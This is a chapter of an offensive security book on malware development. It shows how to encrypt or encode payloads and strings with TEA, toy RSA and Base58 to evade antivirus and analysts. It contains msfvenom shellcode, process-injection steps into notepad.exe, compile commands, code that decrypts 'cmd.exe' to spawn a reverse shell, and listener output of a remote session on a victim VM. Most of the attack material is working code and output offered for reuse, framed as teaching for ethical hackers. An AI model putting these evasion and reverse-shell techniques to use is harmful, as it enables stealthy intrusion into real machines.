12

Advanced Math Algorithms and Custom Encoding

Some malware authors employ advanced mathematical algorithms and custom encoding techniques to increase the sophistication of their malware. This chapter will delve into some of these techniques. Going beyond common cryptographic methods, we'll explore more advanced mathematical algorithms and custom encoding techniques that are used by malware developers to protect their creations. The topics we'll cover include custom encryption and encoding schemes for obfuscation, advanced mathematical constructs, and number theory. Real-world examples of malware employing these advanced techniques will be used to illustrate these concepts. By the end of this chapter, you will not only understand these advanced techniques but also be able to implement them to enhance the sophistication and resilience of your malware.

In this chapter, we're going to cover the following main topics:

- Exploring advanced math algorithms in malware
- The use of prime numbers and modular arithmetic in malware
- Implementing custom encoding techniques
- **Elliptic curve cryptography** (**ECC**) and malware

Technical requirements

In this chapter, we will use the Kali Linux (**https://www.kali.org/**) and Parrot Security OS (**https://www.parrotsec.org/**) virtual machines for development and demonstration purposes, and Windows 10 (https://www.microsoft.com/en-us/software-download/windows10ISO) as the victim's machine.

In terms of compiling our examples, I'll be using MinGW (https://www.mingw-w64.org/) for Linux, which can be installed by running the following command:

```
$ sudo apt install mingw-*
```

Exploring advanced math algorithms in malware

In previous chapters, we looked at popular and well-studied encoding and encryption algorithms such as XOR, AES, RC4, and Base64. In recent years, I've wondered, *"What if we used other advanced encryption algorithms that are based on simple ones?"* I decided to conduct research and apply various encryption algorithms that were presented to the public in the '80s and '90s and see how using them affects the VirusTotal score result. So, can they be used in malware development? Let's look at some algorithms and cover some practical examples of payload encryption.

Tiny encryption algorithm (TEA)

Tiny encryption algorithm (**TEA**) is a symmetric-key block cipher algorithm that operates on 64-bit blocks and uses a 128-bit key. The basic flow of the TEA encryption algorithm is as follows:

1. **Key expansion**: The 128-bit key is split into two 64-bit subkeys.
2. **Initialization**: The 64-bit plaintext block is divided into two 32-bit blocks.
3. **Round function**: The plaintext block undergoes several rounds of operations, each consisting of the following steps:
    1. **Addition**: The two 32-bit blocks are combined using bitwise addition modulo 2^32.
    2. **XOR**: One of the subkeys is XORed with one of the 32-bit blocks.
4. **Shift**: The result of the previous step is cyclically shifted left by a certain number of bits.
5. **XOR**: The result of the shift operation is XORed with the other 32-bit block.
6. **Finalization**: The two 32-bit blocks are combined and form the 64-bit ciphertext block.

A5/1

A5/1 is a stream cipher that's utilized by the GSM cellular telephone standard to ensure the confidentiality of over-the-air communications. It is one of numerous A5 security protocol implementations. Initially classified, it eventually became known to the public via disclosures and reverse engineering. Several significant vulnerabilities in the cipher have been detected.

Madryga algorithm

In 1984, W. E. Madryga introduced the **Madryga algorithm** as a block cipher. It was created to be simple and efficient to implement in software. One of its distinctive characteristics was the usage of data-dependent rotations, meaning that the amount of rotations that are executed during the encryption process is based on the data being encrypted. This approach was followed by subsequent ciphers, including RC5 and RC6.

Skipjack

Skipjack is a symmetric key block cipher encryption algorithm that was designed primarily for government use, with a focus on strong security while being computationally efficient. It was developed by the **National**

Security Agency (**NSA**) in the early 1990s and was initially intended for use in various secure communications applications.

Practical example


Let's consider a practical example so that you will understand that this isn't very difficult to implement. The logic of encrypting and decrypting is quite simple.

I've decided to implement an encryption and decryption payload via TEA: https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter12/01-advanced-math/hack.c.

As you can see, for simplicity, I used the "*Meow-meow!*" message box payload:

```
$ msfvenom -p windows/x64/messagebox TEXT="Meow-meow\!" TITLE="=^..^=" -f c
```

On Kali Linux, it looks like this:



```
└─$ msfvenom -p windows/x64/messagebox TEXT="Meow-meow\!" TITLE="=^..^=" -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
 payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 285 bytes
Final size of c file: 1227 bytes
unsigned char buf[] =
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\xfe\x00\x00\x00\x3e"
"\x4c\x8d\x85\x09\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\x48\x31\xc9\x41\xba\xf0\xb5\xa2\x56\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";
```

Figure 12.1 – Generating our payload via msfvenom

Now, we must update our logic by using the TEA algorithm and classic code injection.

So, let's modify our *classic* injection:


1. Replace our `meow-meow` payload with the TEA-encrypted payload.
2. Add the `decryptUsingTEA` function.
3. Decrypt the payload and inject it.

The full source code is available in this book's GitHub repository at https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter12/01-advanced-math/hack2.c.

To compile our PoC source code in C, run the following command:

```
$ x86_64-w64-mingw32-gcc -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-se
```

On Kali Linux, it looks like this:




```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter12/01-advanced-math]
└─$ x86_64-w64-mingw32-gcc -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter12/01-advanced-math]
└─$ ls -lt
total 48
-rwxr-xr-x 1 cocomelonc cocomelonc 40448 Jan 11 01:05 hack2.exe
```

Figure 12.2 – Compiling hack2.c

Then, execute it on any Windows machine:

```
> .\hack2.exe
```

For example, on Windows 10, you'll get the following output:



```
PS C:\Users\user> cd Z:\packtpub\Malware-Development-for-Ethical-Hackers\chapter12\01-advanced-math\
PS Z:\packtpub\Malware-Development-for-Ethical-Hackers\chapter12\01-advanced-math>
PS Z:\packtpub\Malware-Development-for-Ethical-Hackers\chapter12\01-advanced-math> .\hack2.exe 904
decrypted:
\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x3e\x48
\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02
\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48\x01\xd0\x3e\x8b\x80\x88
\x00\x00\x00\x48\x85\xc0\x74\x6f\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49\x01\xd0\xe3\x5c\x48\xff\xc9\x3e
\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24
\x08\x45\x39\xd1\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e
\x41\x8b\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41
\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e\x4c\x8d
\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48
\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x4d\x65\x6f\x77\x2d
\x6d\x65\x6f\x77\x21\x00

PID: 904
PS Z:\packtpub\Malware-De
```

Figure 12.3 – Running hack2.exe on a Windows machine

As we can see, the example worked as expected: the payload was decrypted and injected into **`notepad.exe`**.

When I was conducting similar experiments with unusual and unpopular encryption algorithms, and combining them with other methods of bypassing antiviruses, I got good results on VirusTotal. Through trial and error, you can also conduct similar practical experiments and research. I'll leave this as an exercise.

The use of prime numbers and modular arithmetic in malware

Let's dive into an example of implementing the practical use of prime numbers and modular arithmetic in cryptography algorithms. This is typically done to generate keys for RSA encryption.

Practical example

When it comes to key generation, you must select two primes, denoted as **`p`** and **`q`**, and compute their product, **`n = p*q`**. RSA's security is predicated on the difficulty of deducing **p** and **q** from **n**. The greater the sizes of **p** and **q**, the more challenging it is to locate them given **n**.

The full source code is available in this book's GitHub repository at https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter12/02-prime-numbers/hack.c.

The main logic is pretty simple:

1. Choose two large prime numbers.
2. Compute **n** (modulus) and **phi** (Euler's totient function).
3. Choose a public exponent, **e**.
4. Compute the private exponent, **d**.
5. Encrypt a message using the public key.
6. Decrypt the message using the private key.

Most of the functions in our program are dedicated to mathematical calculations.

First, we have a function that checks if the number is prime:

```
int is_prime(int n) {
  if (n <= 1) {
    return 0;
  }
  for (int i = 2; i <= sqrt(n); i++) {
    if (n % i == 0) {
      return 0;
    }
  }
  return 1;
}
```

Then, we have a function that finds the **greatest common divisor** (**GCD**) of two numbers:

```
int gcd(int a, int b) {
  while (b != 0) {
    int temp = b;
    b = a % b;
    a = temp;
  }
  return a;
}
```

Next, there's a function that finds a number, **e**, such that **1** < **e** < **phi** and **gcd(e, phi)** = **1**:

```
int find_public_exponent(int phi) {
  int e = 2;
  while (e < phi) {
    if (gcd(e, phi) == 1) {
      return e;
    }
    e++;
  }
```

```
    return -1; // Error: Unable to find public exponent
  }
```

The following function finds the modular multiplicative inverse of a number:

```
  int mod_inverse(int a, int m) {
    for (int x = 1; x < m; x++) {
      if ((a * x) % m == 1) {
        return x;
      }
    }
    return -1; // Error: Modular inverse does not exist
  }
```


Finally, the following function performs modular exponentiation:

```
  int mod_pow(int base, int exp, int mod) {
    int result = 1;
    while (exp > 0) {
      if (exp % 2 == 1) {
        result = (result * base) % mod;
      }
      base = (base * base) % mod;
      exp /= 2;
    }
    return result;
  }
```

Compile it:

```
$ x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sect
```


On Kali Linux, it looks like this:



```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/c
hapter12/02-prime-numbers]
└─$ x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/incl
ude/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exception
s -fmerge-all-constants -static-libstdc++ -static-libgcc

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/c
hapter12/02-prime-numbers]
└─$ ls -lt
total 96
-rwxr-xr-x 1 cocomelonc cocomelonc 41472 Jan 12 16:06 hack.exe
```

Figure 12.4 – Compiling the hack.c code

Then, run **hack.exe** on the victim's Windows machine:


win10-1903 (test1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Ha
```

```
PS Z:\packtpub\Malware-Development-for-Ethical-Hackers\chapter12\02-prime-numbers> .\hack.exe
                        Public Key (n, e): (3233, 7)
Private Key (n, d): (3233, 1783)
Encrypted Message: 240
Decrypted Message: 42
PS Z:\packtpub\Malware-Development-for-Ethical-Hackers\chapter12\02-prime-numbers>
```

Figure 12.5 – Running hack.exe

As projected, it's encrypting and decrypting perfectly; we are only printing this for demonstration purposes.

Now, let's try to apply the same logic to encrypt strings. For example, let's encrypt and decrypt the **`cmd.exe`** string: https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter12/02-prime-numbers/hack2.c.


Everything here is the same; the only difference is the encryption and decryption functions:

```
// Function to encrypt a message
void encrypt(const unsigned char *message, int message_len, int e, int n, int *ciphertext) {
  for (int i = 0; i < message_len; i++) {
    ciphertext[i] = mod_pow(message[i], e, n);
  }
}
// Function to decrypt a ciphertext
void decrypt(const int *ciphertext, int message_len, int d, int n, unsigned char *decrypted_messag
  for (int i = 0; i < message_len; i++) {
    decrypted_message[i] = (unsigned char)mod_pow(ciphertext[i], d, n);
  }
}
```

Compile it:

```
$ x86_64-w64-mingw32-gcc -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-se
```


On Kali Linux, it looks like this:



```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/c
hapter12/02-prime-numbers]
└─$ x86_64-w64-mingw32-gcc -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/in
clude/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-excepti
ons -fmerge-all-constants -static-libstdc++ -static-libgcc

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/c
hapter12/02-prime-numbers]
└─$ ls -lt
total 96
-rwxr-xr-x 1 cocomelonc cocomelonc 41472 Jan 12 16:16 hack2.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 41472 Jan 12 16:06 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  3285 Jan 12 01:12 hack2.c
-rw-r--r-- 1 cocomelonc cocomelonc  2387 Jan 12 00:56 hack.c

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/c
hapter12/02-prime-numbers]
└─$ 
```

Figure 12.6 – Compiling the hack2.c code

Then, run **`hack2.exe`** on the victim's Windows machine:


win10-1903 (test1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell

```
PS Z:\packtpub\Malware-Development-for-Ethical-Hackers\chapter12\02-prime-numbers> .\hack2.exe
Public Key (n, e): (3233, 7)
Private Key (n, d): (3233, 1783)
encrypted Message: 24 597 2872 1137 3071 55 3071 0
decrypted Message: cmd.exe
PS Z:\packtpub\Malware-Development-for-Ethical-Hackers\chapter12\02-prime-numbers>
PS Z:\packtpub\Malware-Development-for-Ethical-Hackers\chapter12\02-prime-numbers>
PS Z:\packtpub\Malware-Development-for-Ethical-Hackers\chapter12\02-prime-numbers>
```

Figure 12.7 – Running hack2.exe

As we can see, it also works as expected, so we can use this to hide strings from malware analysts and security solutions.


Let's take an encrypted string, **`24,597,2872,1137,3071,55,3071,0`** (**`cmd.exe`**), decrypt it, and launch a reverse shell, as we did in ***Chapter 10***:

```
int message_len = 8;
// encrypted message (cmd.exe string)
int ciphertext[] = {24,597,2872,1137,3071,55,3071,0};
unsigned char decrypted_cmd[message_len]; //decrypted string
// Decrypt the message
decrypt(ciphertext, message_len, d, n, decrypted_cmd);
//...
CreateProcess(NULL, decrypted_cmd, NULL, NULL, TRUE, 0, NULL, NULL, &sui, &pi);
```

Compile it:

```
$ x86_64-w64-mingw32-gcc -O2 hack3.c -o hack3.exe -I/usr/share/mingw-w64/include/ -s -ffunction-se
```

On my Kali Linux machine, I received the following output:




```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter12/02-prime-numbers]
└─$ x86_64-w64-mingw32-gcc -O2 hack3.c -o hack3.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -lws2_32

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chapter12/02-prime-numbers]
└─$ ls -lt
total 144
-rwxr-xr-x 1 cocomelonc cocomelonc 41472 Apr 16 20:25 hack3.exe
```

Figure 12.8 – Compiling the hack3.c example

Now, run it on a Windows 10 x64 virtual machine:

```
> .\hack3.exe
```

Here's the result of running the **`hack3.exe`** command on the victim's Windows machine:



```
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.1.4.
Ncat: Connection from 10.10.1.4:51878.
Microsoft Windows [Version 10.0.18362.30]
(c) 2019 Microsoft Corporation. All rights reser

Z:\packtpub\Malware-Development-for-Ethical-Hack
hoami
whoami
win10-1903\user

Z:\packtpub\Malware-Development-for-Ethical-Hack
ysteminfo
systeminfo

Host Name:                 WIN10-1903
OS Name:                   Microsoft Windows 10
OS Version:                10.0.18362 N/A Build
OS Manufacturer:           Microsoft Corporatio
OS Configuration:          Standalone Workstatic
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
```

```
PS Z:\packtpub\Malware-Development-for-Ethical-Hackers\chapter12\02-prime-numbers> .\hack3.exe
Public Key (n, e): (3233, 7)
Private Key (n, d): (3233, 1783)
PS Z:\packtpub\Malware-Development-for-Ethical-Hackers\chapter12\02-prime-numbers>
PS Z:\packtpub\Malware-Development-for-Ethical-Hackers\chapter12\02-prime-numbers> _
```

Figure 12.9 – Running hack3.exe on a Windows machine

Everything is working perfectly; the reverse shell has spawned as expected!

You may have found some of these practical examples difficult, but note that we only applied knowledge from the field of mathematics. I just wanted to show you that this can also be used when developing malware, especially if you want to hide suspicious lines.

Implementing custom encoding techniques

Since hashes and encryption algorithms such as **Caesar**, **Base64**, and **MurmurHash** are well-known to security researchers, they can sometimes serve as indicators of the malicious activity of your virus and attract unnecessary attention from information security solutions. But what about custom encryption or encoding methods?

Practical example

Let's look at another example. Here, we'll create a Windows reverse shell by encoding the **`cmd.exe`** string. For encoding, I will use the Base58 algorithm: https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter12/03-custom-encoding/hack.c.

The logic is simple: this C program is designed to decode the **`cmd.exe`** string via the Base58 algorithm and spawn a Windows reverse shell.

As you can see, the **`base58decode()`** function consists of decoding logic:

```
int base58decode(
  unsigned char const* input, int len, unsigned char *result) {
  result[0] = 0;
  int resultlen = 1;
  for (int i = 0; i < len; i++) {
    unsigned int carry = (unsigned int) ALPHABET_MAP[input[i]];
    for (int j = 0; j < resultlen; j++) {
      carry += (unsigned int) (result[j]) * 58;
      result[j] = (unsigned char) (carry & 0xff);
      carry >>= 8;
    }
    while (carry > 0) {
      result[resultlen++] = (unsigned int) (carry & 0xff);
      carry >>= 8;
    }
  }
  for (int i = 0; i < len && input[i] == '1'; i++)
    result[resultlen++] = 0;
  for (int i = resultlen - 1, z = (resultlen >> 1) + (resultlen & 1); i >= z; i--) {
    int k = result[i];
    result[i] = result[resultlen - i - 1];
    result[resultlen - i - 1] = k;
  }
  return resultlen;
}
```


Meanwhile, the **`base58encode()`** function consists of encoding logic:

```
int base58encode(const unsigned char* input, int len, unsigned char result[]) {
  unsigned char digits[len * 137 / 100];
  int digitslen = 1;
  for (int i = 0; i < len; i++) {
    unsigned int carry = (unsigned int) input[i];
    for (int j = 0; j < digitslen; j++) {
      carry += (unsigned int) (digits[j]) << 8;
      digits[j] = (unsigned char) (carry % 58);
      carry /= 58;
    }
    while (carry > 0) {
      digits[digitslen++] = (unsigned char) (carry % 58);
      carry /= 58;
    }
  }
  int resultlen = 0;
  // leading zero bytes
  for (; resultlen < len && input[resultlen] == 0;)
    result[resultlen++] = '1';
  // reverse
  for (int i = 0; i < digitslen; i++)
    result[resultlen + i] = ALPHABET[digits[digitslen - 1 - i]];
  result[digitslen + resultlen] = 0;
  return digitslen + resultlen;
}
```

Compile it:

```
$ x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sect
```

On my Kali Linux machine, I received the following following output:




```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter12/03-custom-encoding]
└─$ x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include
/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fme
rge-all-constants -static-libstdc++ -static-libgcc -lws2_32

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-Hackers/chap
ter12/03-custom-encoding]
└─$ ls -lt
total 48
-rwxr-xr-x 1 cocomelonc cocomelonc 41472 Apr 16 20:33 hack.exe
```

Figure 12.10 – Compiling our PoC code

Run it on a Windows 10 x64 virtual machine:

```
> .\hack.exe
```

In my case, I received the following output:


parrot [Running] - Oracle VM VirtualBox
